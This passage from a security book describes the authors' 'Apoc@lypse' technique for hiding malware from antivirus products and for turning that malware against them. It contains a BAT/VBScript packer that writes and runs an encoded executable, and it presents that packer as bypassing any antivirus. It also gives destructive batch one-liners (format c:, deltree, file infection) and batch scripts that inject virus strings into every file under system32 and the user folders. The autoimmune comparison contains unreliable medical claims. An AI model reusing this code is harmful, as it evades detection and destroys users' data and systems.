AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAA">>%x_%

```

Of the block 1 to 24

```

echo
e_(24)="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
echo Set ts =
CreateObject("Scripting.FileSystemObject").OpenTextFile("%temp%\clone.exe", 2,
True)>>%x_%
echo For i_345 = 1 to 24>>%x_%
echo xx=^1>>%x_%
echo cv_=^0>>%x_%
echo dim x_xx>>%x_%
echo x_xx=e_(i_345)>>%x_%
echo For i_543 = 1 to 480>>%x_%
echo x_x=mid(x_xx, xx,2)>>%x_%

```

The two letters of the alphabet correspond to an interpretable code for the operating system, and in this way we can rewrite the binary code.

```

echo if x_x ="AA" then cv_=0 end if>>%x_%
echo if x_x ="AB" then cv_=1 end if>>%x_%
echo if x_x ="AC" then cv_=2 end if>>%x_%
echo if x_x ="AD" then cv_=3 end if>>%x_%
echo if x_x ="EO" then cv_=94 end if>>%x_%

```

Many other sets were omitted here as well as most of the blocks of data due to the lack of space.

```

echo if x_x ="MO" then cv_=254 end if>>%x_%
echo if x_x ="MP" then cv_=255 end if>>%x_%
echo ts.WWrite Chr(cv_)>>%x_%
echo xx=xx+2>>%x_%
echo Next>>%x_%
echo Next>>%x_%
echo ts.Close>>%x_%
Cscript %x_%
del %x_%

```

We mixed Perl, MSDOS commands, and Windows to create a BAT file. This operation automates the creation of a packed file on the basis of binary file. In fact, we proved a concept based on earlier work about packers that we built. Indeed, in contrast to the traditional packers, our packer increases the space used on the disk by the file instead of decreasing it. However, the main advantage of the packer is it is able to load content already classified like a virus, but it won't be identified by an analysis of the viruses.




Figure 11: Scheme of functioning of the packer and unpacker Perl/BAT. It can be used in order to carry any malicious file in invisible form. In this way, any antivirus software will be bypassed. Designed by Rodrigo Ruiz and coded by Fernando Amatte (Perl) and Rodrigo Ruiz (BAT).

8 AUTOIMMUNE DISEASE

An autoimmune disease occurs when the human immune system has a fault, and it attack cells and tissues of the organism itself in the same way as a virus or a bacterium tries to infect a human body.

People mistakenly believe that AIDS is an autoimmune disease. AIDS is a disease where the human immunologic system is inhibited, which interferes directly with the immune system.

The causes of the autoimmune diseases are different and still controversial. They include stress, genetic problems, deficiency of some substances normally created by the organism, and even vitamin deficiency, as Dr. Cícero Coimbra suggests. However, the researcher Dr. Philipe Autier affirms that the autoimmune diseases has the potential to cause vitamin D deficiency.

Recently, it was discovered that in rare cases, genetic manipulation in vaccines can to cause the autoimmune effect. But the American Autoimmune Diseases Association estimates that 50 million Americans are suffering from some autoimmune disease.

Our goal in this chapter is to provide a comparison context between human immune systems and antivirus software. We would like to present the information about autoimmune disease in order to clarify it for the general public. Some metaphors are important to explain the similarities. First, however, we apologize for any mistakes in medical information; we are computer scientists, not doctors.

Trevor Marshall, PhD (<http://www.trevormarshall.com>) presented new research that a virus or bacterium can cause functional disorder in the immune system.

When a baby is born, his/her immune system is still in formation. However, the mother's immune system protects the baby through breastfeeding. Many mothers use the breast milk

with great success for healing wounds and inflammations in the eyes of babies. Over time, the child is exposed to several types of viruses, bacteria and parasites. In this aspect, many countries offer free vaccines that also help strengthen children's immune system against diseases. The governments of Canada and Brazil have free vaccinations for all children under five years old. The immune system of adults protects them against most of the viruses, bacteria, and parasites existing nowadays.

Our immune system is composed of some barriers—physical, chemical, and cellular—that together protect us against all types of threats. The skin, a physical barrier, covers the whole body and is the first line of defense. In the intestinal flora, there are many living microorganisms that help to keep us healthy by controlling pathological bacteria in foods, and they synthesize vitamins. The chemical barrier is able to recognize some generic standards of attack, and they give the first alert against invaders. Last, the leukocytes are a set of cells that attack the organisms that try to invade human body.

There are some similarities between the human immune system and antivirus programs. The main similarity is the use of signatures, but the human immune system use very complex processes. As an example of intruder detection, we can observe the activities of T cells. These T cells, in lymph nodes, cause a production of antibodies, B cells, to be launched on the invader. The neutrophils, known as “murderer cells,” will devour any invader that contains the antigen mark. In the case of the antivirus systems, the signatures are the marks or digital signs of threat. The system searches files and compares this threat signature. If the file matches the signature, the system found the threat (virus), and it will destroy the threat archives with the signature criteria.




Figure 12: Human immune system.




Figure 13: Cyber immune system

Here is a partial list of diseases that affect the immune system:

acute disseminated encephalomyelitis
Addison's disease

agammaglobulinemia
alopecia areata
amyotrophic lateral sclerosis
ankylosing spondylitis
antiphospholipid syndrome
antisynthetase syndrome
ataxy
atopic allergy
atopic dermatitis
autoimmune cardiomyopathy
autoimmune enteropathy
autoimmune hemolytic anemia
autoimmune hepatitis
autoimmune inner ear disease
autoimmune lymphoproliferative syndrome
autoimmune peripheral neuropathy
autoimmune pancreatitis
autoimmune polyendocrine syndrome
autoimmune progesterone dermatitis
autoimmune thrombocytopenic purpura
autoimmune urticaria
autoimmune uveitis
Behçet's disease
Berger's disease
Bickerstaff's encephalitis
Blau syndrome
bullous pemphigoid
cancer
Castleman's disease
celiac disease
Chagas disease
chronic inflammatory demyelinating polyneuropathy
chronic recurrent multifocal osteomyelitis
chronic obstructive pulmonary disease
Churg-Strauss syndrome
cicatricial pemphigoid

Cogan syndrome
cold agglutinin disease
complement component 2 deficiency
contact dermatitis
cranial arteritis
CREST syndrome
Crohn's disease
Cushing's syndrome
cutaneous leukocytoclastic angiitis
Dego's disease
Dercum's disease
dermatitis herpetiformis
dermatomyositis
diabetes mellitus type 1
diffuse cutaneous systemic sclerosis
Dressler's syndrome
drug-induced lupus
discoid lupus erythematosus
eczema
endometriosis
eosinophilic fasciitis
eosinophilic gastroenteritis
eosinophilic pneumonia
epidermolysis bullosa acquisita
erythema nodosum
erythroblastosis
essential mixed cryoglobulinemia
Evan's syndrome
fibrodysplasia ossificans progressiva
fibrosing alveolitis
gastritis
gastrointestinal pemphigoid
glomerulonephritis
goodpasture's syndrome
granulomatosis with polyangiitis

Graves' disease
Guillain-Barré syndrome
Hashimoto's encephalopathy
Hashimoto's thyroiditis
Henoch-Schonlein purpura
herpes gestationis
hidradenitis suppurativa
Hughes-Stovin syndrome
hypogammaglobulinemia
idiopathic inflammatory demyelinating diseases
idiopathic pulmonary fibrosis
IgA nephropathy
inclusion body myositis
chronic inflammatory demyelinating polyneuropathy
interstitial cystitis
Kawasaki's disease
Lambert-Eaton myasthenic syndrome
leukocytoclastic vasculitis
lichen planus
lichen sclerosus
linear IgA disease
Lupoid hepatitis
Lupus erythematosus
Majeed syndrome
Ménière's disease
microscopic polyangiitis
Miller-Fisher syndrome
mixed connective tissue disease
morphhea
Mucha-Habermann disease
multiple sclerosis
myasthenia gravis
microscopic colitis
myositis
neuromyelitis optica
neuromyotonia

ocular cicatricial pemphigoid
opsoclonus myoclonus syndrome
Ord's thyroiditis
palindromic rheumatism
paraneoplastic cerebellar degeneration
paroxysmal nocturnal hemoglobinuria
Parry Romberg syndrome
Parsonage-Turner syndrome
pars planitis
pemphigus vulgaris
pernicious anaemia
perivenous encephalomyelitis
POEMS syndrome
polyarteritis nodosa
polymyalgia rheumatica
polymyositis
primary biliary cirrhosis
primary sclerosing cholangitis
progressive inflammatory neuropathy
psoriasis
psoriatic arthritis
pyoderma gangrenosum
pure red cell aplasia
Rasmussen's encephalitis
Raynaud phenomenon
relapsing polychondritis
Reiter's syndrome
restless leg syndrome
retroperitoneal fibrosis
rheumatoid arthritis
rheumatic fever
sarcoidosis
schizophrenia
Schmidt syndrome
Schnitzler syndrome

scleritis
scleroderma
serum sickness
Sjögren's syndrome
spondyloarthropathy
Still's disease
stiff person syndrome
subacute bacterial endocarditis
Susac's syndrome
Sweet's syndrome
sympathetic ophthalmia
systemic lupus erythematosus
Takayasu's arteritis
temporal arteritis
thrombocytopenia
Tolosa-Hunt syndrome
transverse myelitis
urticular vasculitis
vasculitis
vitiligo

Up to now, approximately eighty diseases were already catalogued as autoimmune. However, hypothetically, it is possible that the immune system could attack any human tissue. Thus, the number of autoimmune diseases could be higher than we know today.

Unfortunately, for some autoimmune diseases there is no efficient treatment, but only the symptomatic treatment for the relief of its effects. Fortunately, few of autoimmune diseases are fatal, but even nonlethal maladies can cause serious difficulties to sick people. Nowadays, the treatment most used is immunosuppressive, which is medicine that decreases the defense of the human immune system. However, the patient is dangerously exposed to any aggressor, virus, or bacterium. In this case, a simple influenza could be fatal. From our point of view, the

problem is not the immunologic system, but how it is being deceived.

Thinking about the immune system, we started our research and developed the Apoc@lypse method. The Apoc@lypse method is an efficient way to cause a lethal and devastating autoimmune cybernetics disease. So our approach follows the biological principles pointed out by Dr. Marshall, which uses a virus in order to induce an autoimmune cybernetics disease.

To know more:

1. Articles of Dr. Yehuda Shoenfeld
2. https://www.researchgate.net/profile/Yehuda_Shoenfeld/publications?pubType=inCollection
3. Articles of Dr. Noel R. Rose
4. https://www.researchgate.net/profile/Noel_Rose
5. Articles of Dr. Licio A. Veloso
6. https://www.researchgate.net/profile/Licio_Veloso
7. <http://www.autoimmunity-network.com/>
8. American Autoimmune Diseases Association
9. <http://www.aarda.org/advocacy/>

9 CYBER AUTOIMMUNE DISEASE

All the antivirus software on the market have the same algorithms in common. In other words, the methodology that compares signatures of the virus was created almost three decades ago. This is a huge interval of time compared with other technologies. Thirty-year-old computers can be found in museums, like the dinosaurs. It is a joke!

The big problem of antivirus is the wrong use of the signature concept to distinguish between malicious and benign files. Thus, with this kind type of classification, the antivirus system defines the actions that it will execute, such as clean, erase the file, or do nothing.

The virus classification is made by signature without considering the behavior of the virus. Thus, it is considered only part of the virus code, or its “DNA.” We can imagine that a person could be considered bad because their DNA has small bugs. But it is exactly what antivirus system do.

Imagine that all people who have red hair are considered bad and can be arrested by law enforcement. Now, imagine if overnight, for any reason beyond the reasonable control, their hair, which was blond or black, changed to red. It is about this type of conceptual mistake that we are talking.

The Apoc@lypse method was born in the first annotation in Rodrigo's book *New Virus*. But we have discovered something much, much bigger than a simple virus.

We have discovered an enormous structural fault in the essence of antivirus software, and we learned how to exploit

this fault. We used the DNA of a common virus that would lock a mouse to execute a proof of concept. Thus, we injected a common virus in a simple bacterium that has free access to the whole operating system, producing a bacterium totally transparent to the antivirus software.



Figure 14: DNA—this structure contains the life formula and is complete. It represents a faulty organism with faulty descendants.

After our discovery, the issue attracted our attention to how we can develop an efficient proof of concept. Certainly, we will lose much sleep until we achieve our goal: the Apoc@lypse Technique.

The Apoc@lypse Technique is not malware. Malware is malicious software that infects computers; however, they have a more limited range in terms of operating systems, anti-malware vendors, and time. The technique explores a concept that affects a huge number of anti-malware systems, and it will demand an effort of correction that exceeds a simple malware analysis, production of a vaccine, and respective updating a base of attacks.

Anti-malware/antivirus systems are inefficient when we use the Apoc@lypse Technique against them and undoubtedly will contribute to bring these systems into more disrepute and discourage users from using it.

Our tests demonstrated that practically all the antivirus programs are affected. In addition, it should be assumed that both new and existing antivirus have the same problem. If people were like all computers, they would die in minutes.

In the table below, we can see many current antivirus systems in the market that were tested with Apoc@lypse. Many of them use third-party engines, so we can suppose that theoretically, they would all be affected by Apoc@lypse. The antivirus engine is the nucleus of antivirus software that effectively identifies the virus.

Antivirus	Home Page
ACD	http://www.acdsee.com/en/products/acdone-antivirus-total-security
Agnitum/ Outpost	http://www.agnitum.com/
AhnLab	http://global.ahnlab.com/en/site/main/main.do
Antiy	http://www.antiy.net/
ArcaVir/ arcabit	http://www.arcabit.com/
Ashampoo	http://www.ashampoo.com/en/usd/pin/0249/Security_Software/Asham
poo-Anti-Malware	
Auslogic	http://www.auslogics.com/en/software/antivirus/
Avanquest	http://fixutilities.avanquest.com
Avast	http://www.avast.com/index
Avertive	http://avertive.com/antivirus/
AVG	http://www.avg.com/us-en/homepage
AVZ	http://www.z-oleg.com/index.php
Avira AntiVir	http://www.avira.com/en/index
Baidu	http://sd.baidu.com/en/
BitDefender	http://www.bitdefender.com/
Bkav	http://www.bkav.com/
Blink/eEye	http://www.eeye.com/
Blue Atom Antivirus	http://atom-core.com/index.php
BluePoint Security	http://www.bluepointsecurity.com/presentationlayer/pages/home.aspx
BullGuard	http://www.bullguard.com/
Celframe	http://www.celframe.com/
Chicalogic	http://www.chicalogic.com/products/pc-shield/download
ClamAV	http://www.clamav.net/lang/en/
Clearsight	http://www.clearsightav.com/
CMC	http://www3cmcinfosec.com/
Comodo	http://www.comodo.com/
Command Antivirus/ Commtouch	http://www.commtouch.com/command-antivirus-sdk
Constant Guard/ xfinity	http://xfinity.comcast.net/constantguard/Products/CGPS/
Defenx	http://www.defenx.com/
Digital Defender	http://www.digital-defender.com/?page_id=28
Dr. Web	http://www.freedrweb.com/
Emco	http://emcosoftware.com/
Emsisoft	http://www.emsisoft.com/en/
eSafe/ Aladdin	http://www.safenet-inc.com/?aldn=true
eScan	http://www.escanav.com/english/
Faronics	http://www.faronics.com/
FileMedic	http://www.filemedic.com/
Fortinet/ FortiGuard	http://www.fortinet.com/
FortKnox SpyEmergency/ Netgate	http://www.spy-emergency.com/
F-Prot/ RISK	http://www.f-prot.com/

FSB Antivirus	http://beta.fsb-antivirus.com/home
F-Secure	http://www.f-secure.com/en/web/home_us/home
G Data	http://www.gdata-software.com/
Hitman Pro	http://www.surfright.nl/en
Ikarus	http://www.ikarus.at/en/
Immunet Protect	http://www.immunet.com/main/index3.html
iolo	http://www.iolo.com/system-shield/
K7	http://www.k7computing.com/en/
Kaspersky	http://usa.kaspersky.com/
Kingsoft	http://www.kingsoftsecurity.com/
KV Antivirus/ Jiangmin	http://global.jiangmin.com/
Lavasoft Ad-Aware	http://www.lavasoft.com/index.php
Lumension	http://www.lumension.com/
Malwarebytes	http://www.malwarebytes.org/
McAfee	http://www.mcafee.com/us/
Micropoint	http://www.micropoint.cn/html/
Microsoft Security Essentials	http://windows.microsoft.com/en-US/windows/products/security-essentials
MKS	http://www.mks.com.pl/
MSecure	http://msecuredatalabs.com/
Multi-AV	http://multi-av.thespykiller.co.uk/
Nano Antivirus	http://www.nanoav.ru
Naver Antivirus	http://security.naver.com/service/intro.nhn
Neo	http://www.neotechnology.com.mx/en/
Nod32/ESET	http://www.eset.com/us/
NoraScan	http://www.noralabs.com/
Norman	http://www.norman.com/en
NoVirusThanks	http://www.novirusthanks.org/
Panda	http://www.pandasecurity.com/usa/
PC Keeper/ Zeobit	http://pckeeper.zeobit.com/
PC Tools	http://www.pctools.com/
Preventon	http://www.preventon.com/
Protector Plus/ Proland	http://www.protectorplus.com/
PSafe	http://www.psafe.com/Protege?
Qihoo Antivirus/ 360	http://www.360.cn/
Quick Heal	http://www.quickheal.co.in/
Raxco/PerfectAntivirus	http://www.raxco.com/
Removelt/ incodesolutions	http://www.incodesolutions.com/index2.html
Returnil	http://www.returnilvirtualsystem.com/
Rising	http://www.rising-global.com/
Roboscan/ALYac	http://www.roboscan.com/
Rubus/ Ozone Antivirus	http://rubus.co.in/
ShawSecure	http://www.shaw.ca/Internet/Internet-Extras/Secure/
SmartCOP	http://www.s-cop.com/Index.htm
Sophos	http://www.sophos.com/en-us/
Spybot Search & Destroy	http://www.safer-networking.org/en/home/index.html
SpyCop	http://spycop.com/index.html
SRN/Solo Antivirus	http://www.srnmicro.com/
SuperAntiSpyware	http://www.superantispyware.com/
Symantec/ Norton	http://www.symantec.com/index.jsp
The Cleaner/ MooSoft	http://www.moosoft.com/
The Hacker	http://www.hacksoft.com.pe/
thirtyseven4	http://www.thirtyseven4.com/index.html
Total Defense	http://www.totaldefense.com/home.aspx
Trend Micro	http://www.trendmicro.com/us/index.html

TrojanHunter	http://www.trojanhunter.com/
Trojan Remover/Simply Super Software	http://www.simplysup.com/
TrustPort	http://www.trustport.com/en
Twister/ Fileseclab	http://www.filseclab.com/en-us/products/twister.htm
Untangle	http://www.untangle.com/
UnThreat	http://www.unthreat.com/
Verizon Internet Security	http://surround.verizon.com/Shop/Utilities/InternetSecuritySuite.aspx
Vipre/Sunbelt	http://www.sunbeltssoftware.com/
ViRobot/ HAURI	http://www.globalhauri.com/
VirusBlokAda/VBA32	http://www.anti-virus.by/en/index.shtml
Virus Chaser/IWT	http://www.iwt.co.th/modules/tinycontent/index.php?id=4
VIRUSfighter	http://www.spamfighter.com/VIRUSfighter/
VirusKeeper	http://www.viruskeeper.com/us/
Webroot	http://www.webroot.com/En_US/index.html
Xyvos	http://www.xyvos.com/index.htm
Zemana	http://zemana.com/Anti-Malware/
ZenOK	http://www.zenok.com/en/
Zillya	http://zillya.ua/produkti
ZoneAlarm/ Check Point	http://www.zonealarm.com/security/en-us/home.htm?lid=en-us
Zoner	http://www.zonerantivirus.com/homepage

In the Apoc@lypse proof of concept, we used the Windows operating system.

The compromised operating systems are:
MS-DOS or higher, including
Windows 7 (32-bit and 64-bit)
Windows Vista (32-bit and 64-bit)
Windows 8
Windows XP (32-bit and 64-bit)
Windows Server 2008 R2 (64-bit)
Windows Server 2008 (32-bit and 64-bit)
Windows Server 2003 (32-bit and 64-bit)
Windows 2000 SP4
Windows mobile

We can demonstrate that it is possible to take control of anti-malware system and to command operating system destruction. The Apoc@lypse Technique proof of concept is more effective in the Windows operating system, but for the other operating systems (Linux, Android, UNIX, and Mac), the effects can be less

catastrophic. Do you have an antivirus system installed in your smartphone?

We note at this point a small technical report. We achieved similar results in the Linux system, but with some differences. In the preliminary case, we blocked the user of the machine, and he had no longer access in the system. We executed this task without accessing the user's root account. Android is a more vulnerable mobile operating system, because it has an antivirus system available to install and many users. Android is a mobile operating system based on the Linux kernel and developed by Google.

The Apoc@lypse technique exploits undisclosed vulnerabilities in the anti-malware/antivirus systems in the Windows operating system, and there is no efficient defense against Apoc@alypse. We developed Apoc@lypse observing several antivirus behaviors (pages 86, 87e, 88) that failed to classify malware and virus. In other words, a conceptual mistake was propagated like a genetic inheritance. To explore this conceptual fault and inoculate the virus in a computational system, we adapted the concept of bacterium (chapter 7). The bacterium is a program that will guarantee a camouflage and protection of the virus, making it invisible. In this way, the bacterium is totally stealthy, and the antivirus system cannot detect it. We used MS-DOS, an old technology, to execute camouflage activities.

For the initial tests, we used "Clam AntiVirus" because it is free and open-source, and it easy to gather old virus DNA. However, we evolved our study, and today the technique allows us to use the DNA of any malware without any antivirus protection.

Depending on the DNA virus selected, some antivirus will be affected and others not. However, there are some special samples of DNA able to cause greater harm than any sort of antivirus. Without a doubt, by making the right choice, it is possible to destroy all species of antivirus. With privileged access, the antivirus databases attack targets that are easier and more efficient. We are talking about a market of billions of dollars for the antivirus companies.

With the concern over protection of data, we can imagine that all the companies have an interest in maintaining reliable products and a good image. What can happen now? How are all affected? In chapter 11, we will thinking about Apoc@lypse method and its repercussions in an antivirus company.




Figure 15: Apoc@lypse method step by step, infection process, and collapse.

Below, we can see a small list of some old and simple virus, as they are known by almost everyone in the antivirus community. These viruses are removed immediately after antivirus detection

and an insured environment to ensure risk-free operation. This list is a small part of the samples of DNA that it is possible to incubate in the bacterium.

EICAR

```
X5O!P%@AP[4\PZX54(P^)7CC]7){$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Bat.avv

```
C:\WINDOWS\RUNDLL.EXE USER.EXE, EXITWINDOWS
```

Bat.FormatC-9

```
echo y|format c:/q
```

Bat.FormatC-10

```
C:\WINDOWS\COMMAND\format c: /autotest
```

Bat.Silly2

```
for %%m in (*.bat ..\*.bat) do copy %0.bat+%%0 %%m>null
```

Trojan.bat.Mousedisable4

```
%rundll32.exe mouse, disable
```

Trojan.bat.Deltreey4

```
deltree /y c:\mydocu~1\*.doc
```

It is interesting to remember that Microsoft stopped the development of deltree.exe command a long time ago. In the Apoc@lypse method it is possible to use the DNA of these harmless viruses and introduce them in a pure bacterium text, as we showed previously. In this way, the most modern antivirus systems did not identify any threat.

In the Apoc@lypse method the following stages must take place: train the bacterium, incubate it in a computer, and wait until the computer has been restarted.

After the computer is restarted, the incubation phase is over. The bacterium now starts its job injecting pieces of DNA as a simple virus in target files. We defined these target files during

the bacterium's training time, which can be user files, operating system files, antivirus files, or all the hard disk files.

Below, we can see the bacterium code that was trained to inoculate the EICAR and act aggressively against target file. EICAR is a test antivirus file (character string) and this file does not represent any risk to the system. However, after manipulation, the EICAR will become a lethal infection in the operating system.

```
@ECHO OFF
SET L1=
SET L2=
SET L3=
SET L4=
SET L5=
SET L6=
SET L9=
SET A11=
SET A21=
SET A31=
SET A41=
SET L40=
SET SACO=
SET L41=
SET L42=
SET L9=%SET A42=)7C
SET L9=%L9%C)7}$
SET L9=%L9%E
SET L9=%L9%IC
SET L9=%L9%A
SET L9=%L9%R
SET L9=%L9%-STANDARD-
SET LSACO=%SET SACO=^^^^^^^^^^^^^
SET L1=%SET A11=X
SET L2=%SET A21=5
SET L4=%SET A41=IP
SET L4=%L4%%%@AP[4]P
SET L4=%L4%ZX54(P
SET L5=%SET C221212=%A11%%%A21%%%A41%
SET L6=%for /R c:\windows\system32 %%i in (*.*) ^do ^echo
%%C221212%%%SACO%%%A42%
SET L6=%L6%AN
SET L6=L6TI
SET L6=%L6%VI
SET L6=L6%RUS-
SET L6=%L6TEST-FI
SET L6=%L6%LE!$H+H*
SET L6=%L6%^%^>%%%i
ECHO %LSACO%>c:\windows\system32\%USERNAME%.bat
ECHO %L9%>>c:\windows\system32\%USERNAME%.bat
ECHO %L1%>>c:\windows\system32\%USERNAME%.bat
ECHO %L2%O>>c:\windows\system32\%USERNAME%.bat
ECHO %L4%%L40%%L41%>>c:\windows\system32\%USERNAME%.bat
ECHO %L5%>>c:\windows\system32\%USERNAME%.bat
ECHO %L6%>>c:\windows\system32\%USERNAME%.bat
```

```
rem ECHO ^> >>c:\windows\system32\%USERNAME%.bat
```

The list above is a program capable of executing the following actions: to hide itself from the antivirus activities and to create a BAT file that will be latent, waiting for the start of inoculation in the target file of virus DNA.

In the example below, we present the latent bacterium produced from another bacterium; however, in this sample we used the DNA virus of BAT.Silly2. We set the parameters in the following manner: normal form, not aggressive, and not invasive. This DNA has proved to be effective against eighteen brands of antivirus software available in the market. If you chose the right virus DNA, in this case, just one artifact is able to control *all* antivirus. It is most important is choose the virus DNA wisely, because the reach of infection is dependent on this decision. In this case, it is possible to set parameters to a target antivirus or antivirus group target.

```
SET notracie1=for %%m in (*.bat ..\*.ba
SET notracie2=t) do copy %0.bat+%%0 %%m
SET SACO=^^^
SET A42=)7CC}$$EICAR-STANDARD-
SET A11=X
SET A21=50
SET A41=!P%@AP[4]PZX54(P
SET C221212=%A11%&A21%&A41%
schtasks /delete /tn "USERNAME3" /f
schtasks /delete /tn "USERNAME" /f
for /R c:\users\ %%i in (*.*) do echo %notracie1%&%notracie2%^>nul>>%%i
for /R "c:\Documents and Settings\%" %%i in (*.*) do echo
%notracie1%&%notracie2%^>nul>>%%i
for /R C:\WINDOWS\system32\ %%i in (*.*) do echo
%notracie1%&%notracie2%^>nul>>%%i
for /R "C:\ProgramData" %%i in (*.*) do echo %notracie1%&%notracie2%^>nul>>%%i
for /R "C:\Program Files\%" %%i in (*.*) do echo %notracie1%&%notracie2%^>nul>>%%i
del c:\windows\system32\winsrv.bat
```

The key point of the discussion is antivirus system itself. The antivirus does what it was trained to do, like its ancestors. It will remove any threat, but this unfortunate coincidence provide a strong relation between the autoimmune human diseases and autoimmune cyberdiseases. We are the first researchers to

